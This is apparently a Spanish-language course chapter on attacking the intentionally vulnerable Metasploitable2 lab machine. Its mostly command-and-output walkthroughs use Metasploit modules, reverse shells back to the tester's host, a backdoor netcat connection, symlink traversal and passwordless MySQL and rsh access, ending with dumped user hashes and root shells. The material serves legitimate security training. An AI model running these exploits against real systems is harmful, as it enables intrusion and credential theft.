[+] 192.168.0.58:22 - SSH - User 'daemon' found
[+] 192.168.0.58:22 - SSH - User 'distccd' found
[+] 192.168.0.58:22 - SSH - User 'ftp' found
```



```
[+] 192.168.0.58:22 - SSH - User 'games' found
[+] 192.168.0.58:22 - SSH - User 'gnats' found
[+] 192.168.0.58:22 - SSH - User 'irc' found
[+] 192.168.0.58:22 - SSH - User 'libuuid' found
[+] 192.168.0.58:22 - SSH - User 'list' found
[+] 192.168.0.58:22 - SSH - User 'lp' found
[+] 192.168.0.58:22 - SSH - User 'mail' found
[+] 192.168.0.58:22 - SSH - User 'man' found
[+] 192.168.0.58:22 - SSH - User 'mysql' found
[+] 192.168.0.58:22 - SSH - User 'news' found
[+] 192.168.0.58:22 - SSH - User 'nobody' found
[+] 192.168.0.58:22 - SSH - User 'postfix' found
[+] 192.168.0.58:22 - SSH - User 'postgres' found
[+] 192.168.0.58:22 - SSH - User 'proxy' found
[+] 192.168.0.58:22 - SSH - User 'root' found
[+] 192.168.0.58:22 - SSH - User 'service' found
[+] 192.168.0.58:22 - SSH - User 'sshd' found
[+] 192.168.0.58:22 - SSH - User 'sync' found
[+] 192.168.0.58:22 - SSH - User 'sys' found
[+] 192.168.0.58:22 - SSH - User 'syslog' found
[+] 192.168.0.58:22 - SSH - User 'user' found
[+] 192.168.0.58:22 - SSH - User 'uucp' found
[+] 192.168.0.58:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

ea0ef620b385518b060d6f566829972701579a4e45a754c731c5b240735b9e03



```
[*] 192.168.0.58:22 - SSH - Using malformed packet technique
[*] 192.168.0.58:22 - SSH - Starting scan
[+] 192.168.0.58:22 - SSH - User 'backup' found
[+] 192.168.0.58:22 - SSH - User 'bin' found
[+] 192.168.0.58:22 - SSH - User 'daemon' found
[+] 192.168.0.58:22 - SSH - User 'distccd' found
[+] 192.168.0.58:22 - SSH - User 'ftp' found
[+] 192.168.0.58:22 - SSH - User 'games' found
[+] 192.168.0.58:22 - SSH - User 'gnats' found
[+] 192.168.0.58:22 - SSH - User 'irc' found
[+] 192.168.0.58:22 - SSH - User 'libuuuid' found
[+] 192.168.0.58:22 - SSH - User 'list' found
[+] 192.168.0.58:22 - SSH - User 'lp' found
[+] 192.168.0.58:22 - SSH - User 'mail' found
[+] 192.168.0.58:22 - SSH - User 'man' found
[+] 192.168.0.58:22 - SSH - User 'mysql' found
[+] 192.168.0.58:22 - SSH - User 'news' found
[+] 192.168.0.58:22 - SSH - User 'nobody' found
[+] 192.168.0.58:22 - SSH - User 'postfix' found
[+] 192.168.0.58:22 - SSH - User 'postgres' found
[+] 192.168.0.58:22 - SSH - User 'proxy' found
[+] 192.168.0.58:22 - SSH - User 'root' found
[+] 192.168.0.58:22 - SSH - User 'service' found
[+] 192.168.0.58:22 - SSH - User 'sshd' found
[+] 192.168.0.58:22 - SSH - User 'sync' found
[+] 192.168.0.58:22 - SSH - User 'sys' found
[+] 192.168.0.58:22 - SSH - User 'syslog' found
[+] 192.168.0.58:22 - SSH - User 'user' found
[+] 192.168.0.58:22 - SSH - User 'uucp' found
[+] 192.168.0.58:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

Imagen 8-3. Lista de usuarios obtenidos con el módulo auxiliar ssh_enumusers



Video del Webinar Gratuito: “Metasploit Framework”
https://www.reydes.com/d/?q=videos_2016#wgmsf



Video del Webinar Gratuito: “Tomar Control de un Servidor con Armitage”
https://www.reydes.com/d/?q=videos_2020#wgtcsa



Video del Webinar Gratuito: “Metasploit Framework y el Firewall de Windows”
<https://www.reydes.com/d/?q=videos#wgmfyefdw>

8.3 Interacción con Meterpreter



Meterpreter es un Payload o carga útil avanzada, dinámico y ampliable, el cual utiliza actores de inyección DLL en memoria, y se expande sobre la red en tiempo de ejecución. Este se comunica sobre un actor socket y proporciona una completa interfaz Ruby en el lado del cliente.

Una vez obtenido acceso hacia objetivo de evaluación, se puede utilizar Meterpreter para entregar Payloads (Cargas Útiles). Se utiliza MSFCONSOLE para manejar las sesiones, mientras Meterpreter es la carga actual y tiene el deber de realizar la explotación.

Algunos de los comando comúnmente utilizados con Meterpreter son:

```
meterpreter > help  
meterpreter > background  
meterpreter > download  
meterpreter > upload  
meterpreter > execute  
meterpreter > shell  
meterpreter > session
```

8.4 Explotar Vulnerabilidades de Metasploitable2

Vulnerabilidad Puerto TCP 21

vsftpd Smiley Face Backdoor

<https://www.exploit-db.com/exploits/17491/>
https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

Análisis

La versión de vsftpd en funcionamiento en el sistema remoto ha sido compilado con una puerto trasera. Al intentar autenticarse con un nombre de usuario conteniendo un :) (Carita sonriente) ejecuta una puerta trasera, el cual genera una shell atendiendo en el puerto TCP 6200. El shell detiene su atención después de que el cliente se conecta y desconecta.

Un atacante remoto sin autenticación puede explotar esta vulnerabilidad para ejecutar código arbitrario como root.



```
kali@kali:~$ nc -l -p 1234
kali@kali:~$ ftp
ftp> open 192.168.0.58
Connected to 192.168.0.58.
220 (vsFTPd 2.3.4)
Name (192.168.0.58:kali): usuario:)
331 Please specify the password.
Password:
```

Conexión al puerto 6200 para obtener una shell con privilegios de root.

```
kali@kali:~$ nc.traditional 192.168.0.58 6200
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
id
uid=0(root) gid=0(root)
```

Vulnerabilidad Puerto TCP 139

Samba "username map script" Command Execution

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447>
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

Análisis

La funcionalidad MS-RPC en smbd en Samba 3.0.0 hasta 3.0.25rc3, permite a los atacantes remotos ejecutar comandos arbitrarios mediante metacaracteres shell involucrando la función (1) SamrChangePassword, cuando la opción “username_map_script” en smb.conf está habilitado, además permite a los usuarios remotos autenticados ejecutar comandos arbitrarios mediante metacaracteres shell involucrando otras funciones MS-RPC en la impresora remota (2) y gestión de archivos compartidos (3).

```
msf6 > use exploit/multi/samba/usermap_script
```



```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.0.98	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.0.58
RHOST => 192.168.0.58
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started reverse TCP handler on 192.168.0.98:4444
[*] Command shell session 1 opened (192.168.0.98:4444 -> 192.168.0.58:48069)
at 2021-07-13 15:10:28 -0500
```

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```

```
id
uid=0(root) gid=0(root)
```



Vulnerabilidad Puerto TCP 139

Samba Symlink Traversal Arbitrary File Access (unsafe check)

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0926>

Análisis

El servidor Samba remoto está configurado de manera insegura y permite a un atacante remoto a obtener acceso de lectura o posiblemente de escritura a cualquier archivo sobre el host afectado. Especialmente, si un atacante tiene una cuenta válida en Samba para recurso compartido que es escribible o hay un recurso escribible que está configurado con una cuenta de invitado, puede crear un enlace simbólico utilizando una secuencia de recorrido de directorio y ganar acceso a archivos y directorios fuera del recurso compartido.

Una explotación satisfactoria requiere un servidor Samba con el parámetro 'wide links' definido a 'yes', el cual es el estado por defecto.

Obtener Recursos compartidos:

```
kali@kali:~$ smbclient -L //192.168.0.58 --option='client min protocol=NT1'
Enter WORKGROUP\kali's password:
Anonymous login successful
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba
3.0.20-Debian))		(Samba
ADMIN\$	IPC	IPC Service (metasploitable server (Samba
3.0.20-Debian))		

Reconnecting with SMB1 for workgroup listing.

Anonymous login successful

Server	Comment
Workgroup	Master
WORKGROUP	RYDS

Con Metasploit Framework



```

msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):
Name      Current Setting  Required  Description
----      -----          ----- 
RHOSTS           yes        The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
REPORT          445        yes        The SMB service port (TCP)
SMBSHARE         yes        The name of a writeable share on the
server
SMBTARGET       rootfs     yes        The name of the directory that should
point to the root filesystem

msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.0.58

[*] 192.168.0.58:445 - Connecting to the server...
[*] 192.168.0.58:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.0.58:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.0.58:445 - Now access the following share to browse the root
filesystem:
[*] 192.168.0.58:445 - \\192.168.0.58\temp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >

```

Ahora desde otra terminal:

```

kali@kali:~$ smbclient -L //192.168.0.58 --option='client min protocol=NT1'
Enter WORKGROUP\kali's password:
Anonymous login successful

      Sharename      Type      Comment
      -----          ----
print$        Disk      Printer Drivers
tmp          Disk      oh noes!
opt          Disk
IPC$        IPC       IPC Service (metasploitable server (Samba

```



```

3.0.20-Debian))
ADMIN$          IPC      IPC Service (metasploitable server (Samba
3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup        Master
      -----
      WORKGROUP        RYDS
kali@kali:~$ smbclient //192.168.0.58/tmp/ --option='client min protocol=NT1'
Enter WORKGROUP\kali's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.
..
.ICE-unix
4439.jsvc_up
.X11-unix
.X0-lock
rootfs
.
..
.DR      0  Tue Jul 13 16:16:05 2021
.DR      0  Mon Jan 11 21:53:13 2021
.DH      0  Tue Jul 13 14:53:02 2021
.R      0  Tue Jul 13 14:53:45 2021
.DH      0  Tue Jul 13 14:53:17 2021
.HR     11  Tue Jul 13 14:53:17 2021
.DR      0  Mon Jan 11 21:53:13 2021

      7282168 blocks of size 1024. 5109496 blocks available
smb: \> cd rootfs
smb: \rootfs\> dir
.
..
.initrd
media
bin
lost+found
mnt
sbin
initrd.img
home
lib
usr
proc
root
R
sys
boot
nohup.out
etc
dev
vmlinuz
opt
.
..
.DR      0  Mon Jan 11 21:53:13 2021
.DR      0  Mon Jan 11 21:53:13 2021
.DR      0  Tue Mar 16 17:57:40 2010
.DR      0  Tue Mar 16 17:55:52 2010
.DR      0  Sun May 13 22:35:33 2012
.DR      0  Tue Mar 16 17:55:15 2010
.DR      0  Wed Apr 28 15:16:56 2010
.DR      0  Sun May 13 20:54:53 2012
.R    7929183  Sun May 13 22:35:56 2012
.DR      0  Fri Apr 16 01:16:02 2010
.DR      0  Sun May 13 22:35:22 2012
.DR      0  Tue Apr 27 23:06:37 2010
.DR      0  Tue Jul 13 14:52:49 2021
.DR      0  Tue Jul 13 14:53:17 2021
.R      0  Mon Jan 11 21:53:13 2021
.DR      0  Tue Jul 13 14:52:49 2021
.DR      0  Sun May 13 22:36:28 2012
.R    307199  Tue Jul 13 14:53:17 2021
.DR      0  Tue Jul 13 14:53:11 2021
.DR      0  Tue Jul 13 14:53:02 2021
.R    1987288  Thu Apr 10 11:55:41 2008
.DR      0  Tue Mar 16 17:57:39 2010

```



```

var                               DR      0  Sun May 20 16:30:19 2012
cdrom                            DR      0  Tue Mar 16 17:55:51 2010
tmp                               D       0  Tue Jul 13 16:16:05 2021
srv                               DR      0  Tue Mar 16 17:57:38 2010

7282168 blocks of size 1024. 5109496 blocks available
smb: \rootfs\>

```

```

kali@kali:~$ smbclient //192.168.0.58/tmp/ --option='client min protocol=NT1'
Enter WORKGROUP\kali's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
.
..
.DCE-unix
4439.jsvc_up
.X11-unix
.X0-lock
rootfs
DR      0  Tue Jul 13 16:16:05 2021
DR      0  Mon Jan 11 21:53:13 2021
DH     0  Tue Jul 13 14:53:02 2021
R      0  Tue Jul 13 14:53:45 2021
DH     0  Tue Jul 13 14:53:17 2021
HR    11  Tue Jul 13 14:53:17 2021
DR      0  Mon Jan 11 21:53:13 2021

7282168 blocks of size 1024. 5109496 blocks available
smb: \> cd rootfs
smb: \rootfs\> dir
.
..
initrd
media
bin
lost+found
mnt
sbin
initrd.img
home
lib
usr
proc
root
R
sys
boot
DR      0  Mon Jan 11 21:53:13 2021
DR      0  Mon Jan 11 21:53:13 2021
DR     0  Tue Mar 16 17:57:40 2010
DR     0  Tue Mar 16 17:55:52 2010
DR     0  Sun May 13 22:35:33 2012
DR     0  Tue Mar 16 17:55:15 2010
DR     0  Wed Apr 28 15:16:56 2010
DR     0  Sun May 13 20:54:53 2012
R 7929183 Sun May 13 22:35:56 2012
DR     0  Fri Apr 16 01:16:02 2010
DR     0  Sun May 13 22:35:22 2012
DR     0  Tue Apr 27 23:06:37 2010
DR     0  Tue Jul 13 14:52:49 2021
DR     0  Tue Jul 13 14:53:17 2021
R     0  Mon Jan 11 21:53:13 2021
DR     0  Tue Jul 13 14:52:49 2021
DR     0  Sun May 13 22:36:28 2012

```

Imagen 8-8. Conexión al recurso compartido \rootfs\ donde ahora reside la raíz de Metasploitable2

Vulnerabilidad Puerto TCP 513

rlogin Service Detection

https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651

Análisis



El host remoto está ejecutando el servicio 'rlogin'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rlogin es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
kali@kali:~$ rsh -l root 192.168.0.58
Last login: Tue Jul 13 15:53:25 EDT 2021 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
root@metasploitable:~#
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Vulnerabilidad Puerto TCP 1099

Java RMI Server Insecure Default Configuration Java Code Execution

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3556>
https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/

Análisis



Una vulnerabilidad no especificada en el componente Java Runtime Environment, en Oracle Java SE JDK y JRE 7, 6 Update 27 y anteriores, 5.0 Update 31 y anteriores, 1.4.2_33 y anteriores, y JRockit R28.1.4 y anteriores, permite a los atacantes remotos afectar la confidencialidad, integridad y disponibilidad, relacionado a RMI, una vulnerabilidad diferente a CVE-2011-3557.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 exploit(multi/misc/java_rmi_server) >
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.0.58	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URI PATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.0.98	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------



```
-- -----
0 Generic (Java Payload)

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.0.98:4444
[*] 192.168.0.58:1099 - Using URL: http://0.0.0.0:8080/kBCrri
[*] 192.168.0.58:1099 - Local IP: http://192.168.0.98:8080/kBCrri
[*] 192.168.0.58:1099 - Server started.
[*] 192.168.0.58:1099 - Sending RMI Header...
[*] 192.168.0.58:1099 - Sending RMI Call...
[*] 192.168.0.58:1099 - Replied to request for payload JAR
[*] Sending stage (58060 bytes) to 192.168.0.58
[*] Meterpreter session 1 opened (192.168.0.98:4444 -> 192.168.0.58:37444) at
2021-07-12 22:06:52 -0500
[*] 192.168.0.58:1099 - Server stopped.

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux 2.6.24-16-server (i386)
Meterpreter   : java/linux
meterpreter >
meterpreter > getuid
Server username: root
meterpreter >
```

Vulnerabilidad Puerto TCP 1524

Puerta trasera (Backdoor)

Análisis

Existe una puerta trasera (backdoor) en el puerto TCP 1524. Al establecer una conexión se despliega una shell del sistema con los privilegios de root.

```
kali@kali:~$ nc.traditional 192.168.0.58 1524
root@metasploitable:#
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```



```
root@metasploitable:/#
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

Vulnerabilidad Puerto TCP 3306

MySQL Unpassworded Account Check

Análisis

Es posible conectarse a la base de datos MySQL remota utilizando una cuenta sin contraseña. Esto puede permitir a un atacante a lanzar ataques contra la base de datos.

Utilizando Metasploit Framework:

```
msf6 > search mysql_sql

Matching Modules
=====
#   Name          Disclosure Date  Rank      Check
Description
-   ----
-----+
  0  auxiliary/admin/mysql/mysql_sql           normal  No      MySQL
SQL Generic Query
```

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

```
msf6 > use auxiliary/admin/mysql/mysql_sql
msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > show options
```

Module options (auxiliary/admin/mysql/mysql_sql):

Name	Current Setting	Required	Description
PASSWORD	no		The password for the specified
username			
RHOSTS	yes		The target host(s), range CIDR



```

identifier, or hosts file with syntax 'file:<path>'
  RPORT      3306          yes      The target port (TCP)
  SQL        select version()  yes      The SQL to execute.
  USERNAME                no       The username to authenticate as

msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) >
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.0.58

[*] 192.168.0.58:3306 - Sending statement: 'select version()'...
[*] 192.168.0.58:3306 - | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed

```

Manualmente:

```

kali@kali:~$ mysql -h 192.168.0.58 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| dvwa          |
| metasploit    |
| mysql         |
| owasp10       |
| tikiwiki     |
| tikiwiki195   |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> use dvwa

```



```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.002 sec)

MySQL [dvwa]>
MySQL [dvwa]> SELECT * FROM users;
+-----+-----+-----+
+-----+-----+-----+
| user_id | first_name | last_name | user     | password |
| avatar   |             |           |          |          |
+-----+-----+-----+
+-----+-----+-----+
|     1 | admin       | admin     | admin    |          |
5f4dcc3b5aa765d61d8327deb882cf99 | http://192.168.0.58/dvwa/hackable/users/admin.jpg   |
|     2 | Gordon      | Brown     | gordonb |          |
e99a18c428cb38d5f260853678922e03 | http://192.168.0.58/dvwa/hackable/users/gordonb.jpg |
|     3 | Hack         | Me        | 1337    |          |
8d3533d75ae2c3966d7e0d4fcc69216b | http://192.168.0.58/dvwa/hackable/users/1337.jpg    |
|     4 | Pablo        | Picasso   | pablo   |          |
0d107d09f5bbe40cade3de5c71e9e9b7 | http://192.168.0.58/dvwa/hackable/users/pablo.jpg   |
|     5 | Bob          | Smith     | smithy  |          |
5f4dcc3b5aa765d61d8327deb882cf99 | http://192.168.0.58/dvwa/hackable/users/smithy.jpg |
+-----+-----+-----+
+-----+-----+-----+
5 rows in set (0.003 sec)

MySQL [dvwa]>
```



Vulnerabilidad Puerto TCP 3632

DistCC Daemon Command Execution

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3556>
https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec/

Análisis

distcc 2.x, como la utilizada en Xcode 1.5 y otros, cuando no está configurado para restringir el acceso hacia el puerto del servidor, permite a los atacantes remotos ejecutar comandos arbitrarios mediante la compilación de trabajos, los cuales son ejecutados por el servidor sin verificaciones de autorización.

```
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  RHOSTS    192.168.0.58    yes        The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT     3632           yes        The target port (TCP)
```

Exploit target:

Id	Name
--	--
0	Automatic Target

```
msf6 exploit(unix/misc/distcc_exec) >
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.0.98
LHOST => 192.168.0.98
msf6 exploit(unix/misc/distcc_exec) > show options
```

Module options (exploit/unix/misc/distcc_exec):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------



```
-----  
RHOSTS 192.168.0.58      yes      The target host(s), range CIDR  
identifier, or hosts file with syntax 'file:<path>'  
RPORT    3632            yes      The target port (TCP)
```

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	192.168.0.98	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic Target

```
msf6 exploit(unix/misc/distcc_exec) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.0.98:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MCh5P800PLukqu9q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nMCh5P800PLukqu9q\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (192.168.0.98:4444 -> 192.168.0.58:44438)
at 2021-07-12 22:40:54 -0500
```

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```



Vulnerabilidad Puerto TCP 5900

VNC Server 'password' Password

https://www.rapid7.com/db/modules/auxiliary/scanner/vnc/vnc_login/

Análisis

El servidor VNC funcionando en el host remoto está asegurado con una contraseña muy débil. Es posible autenticarse utilizando la contraseña 'password'. Un atacante remoto sin autenticar puede explotar esto para tomar control del sistema.

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) >
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
      Name          Current Setting       Required
Description
      ----          -----           -----
-----
      BLANK_PASSWORDS    false          no        Try blank
      passwords for all users
      BRUTEFORCE_SPEED   5             yes       How fast
      to bruteforce, from 0 to 5
      DB_ALL_CREDS      false         no        Try each
      user/password couple stored in the current database
      DB_ALL_PASS        false         no        Add all
      passwords in the current database to the list
      DB_ALL_USERS       false         no        Add all
      users in the current database to the list
      PASSWORD             
           no        The
      password to test
      PASS_FILE          /usr/share/metasploit-framework/data  no        File
      containing passwords, one per line
                           /wordlists/vnc_passwords.txt
      Proxies              
           no        A proxy
      chain of format type:host:port[,type:host:port][...]
      RHOSTS               
           yes       The
      target host(s), range CIDR identifier, or hosts file with sy
                           ntax
      'file:<path>'        
           yes       The
      RPORT              5900          yes       The
      target port (TCP)
      STOP_ON_SUCCESS    false         yes       Stop
```



```

guessing when a credential works for a host
  THREADS          1                                         yes   The
number of concurrent threads (max one per host)
  USERNAME        <BLANK>                                    no    A
specific username to authenticate as
  USERPASS_FILE                                         no   File
containing users and passwords separated by space, one pair
                                                 per line
  USER_AS_PASS    false                                     no   Try the
username as the password for all users
  USER_FILE                                              no   File
containing usernames, one per line
  VERBOSE         true                                      yes  Whether
to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.58
RHOSTS => 192.168.0.58
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.58:5900      - 192.168.0.58:5900 - Starting VNC login sweep
[+] 192.168.0.58:5900      - 192.168.0.58:5900 - Login Successful: :password
[*] 192.168.0.58:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

541a1543f566bba54f34a1d88c75e06734623483e126cb3b0196ac5436394f49

